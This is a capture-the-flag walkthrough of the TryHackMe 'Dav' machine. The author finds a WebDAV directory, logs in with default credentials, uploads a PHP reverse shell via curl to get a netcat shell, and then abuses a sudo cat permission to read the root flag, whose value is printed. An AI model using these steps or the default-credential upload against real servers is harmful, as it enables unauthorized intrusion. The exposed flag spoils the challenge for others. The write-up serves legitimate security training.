

# Dav - Walkthrough

In this machine, the challenger has to upload a file to the web server via the command line to get a shell. Then perform privilege escalation to get the root flag.

**Objective:** Gain the root shell of the target machine & find the root flag.

## Penetration Methodologies:


- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

## Tools Used:

nmap, firefox, dirbuster, burp suite, curl, netcat

## Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.




```
kali@kali: ~/Desktop/tryhackme/others/Dav
File Actions Edit View Help
(kali@kali)-[~/Desktop/tryhackme/others/Dav]
$ nmap -T4 -sV 10.10.135.67
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 10:5
Nmap scan report for 10.10.135.67
Host is up (0.18s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect r
Nmap done: 1 IP address (1 host up) scanned in 42.44 secon
(kali@kali)-[~/Desktop/tryhackme/others/Dav]
$
```


Port 80 was opened. Then I opened the url: **http://10.10.135.67:80** in the **firefox** and found the apache default webpage. I found nothing in the source code. Then I launched **dirbuster** to discover any hidden directories.

## Reconnaissance


A screenshot of a text editor window titled '\*~/Desktop/tryhackme/others/Dav/DirBusterReport-10.10.83.214-80.txt - Mousepad'. The window contains a report from DirBuster 1.0-RC1. The report lists the target URL as http://10.10.83.214:80 and states that 5 directories were found during testing. It also lists 7 directories found with a 200 response and 11 directories found with a 401 response. The last line of the report shows the path /webdav/ with a cursor at the end.

```
1DirBuster 1.0-RC1 - Report
2-----
3http://10.10.83.214:80
4-----
5Directories found during testing:
6
7Dirs found with a 200 response:
8
9/
10
11Dirs found with a 401 response:
12
13/webdav/
```

I found an interesting directory named **/webdav/**. Then I opened the directory in the firefox. it was protected with http basic authentication.

A screenshot of a Firefox authentication dialog box titled 'Authentication Required - Mozilla Firefox'. The dialog box contains a key icon and a message stating 'http://10.10.135.67 is requesting your username and password. The site says: "/>

So, I searched for default credentials related to webdav. I **found the default credentials** on a website.




## Exploitation


Then I put these credentials in the authentication panel and I was redirected to a webpage which had a hash encrypted username-password file. I tried to decrypt the hash & found that it was the same one that I used to authenticate.

then I captured a request in the **burp suite** and found the allowed request methods by using the OPTIONS request method.


I found that **copy & move methods were allowed**, which meant that I can upload a file onto the web server.




Then I used `curl http://10.10.135.67/webdav/ -u wampp:xampp --upload-file payload.php` to upload a php reverse shell payload.



Then I started a `netcat listener` and when I clicked the payload on webpage, I **got the shell of user www-data**.



Then in the `/home/merlin/user.txt` file, I **found the user flag**.



## Privilege Escalation

Then I used **sudo -l** and found that I was able to run `/bin/cat` command with root permissions.

```
kali@kali: ~/Desktop/tryhackme/others/Dav
File Actions Edit View Help
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
$
```

Then I used command **sudo -u root /bin/cat /root/root.txt** and got the root flag.

```
kali@kali: ~/Desktop/tryhackme/others/Dav
File Actions Edit View Help
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
$ sudo -u root /bin/cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
$
```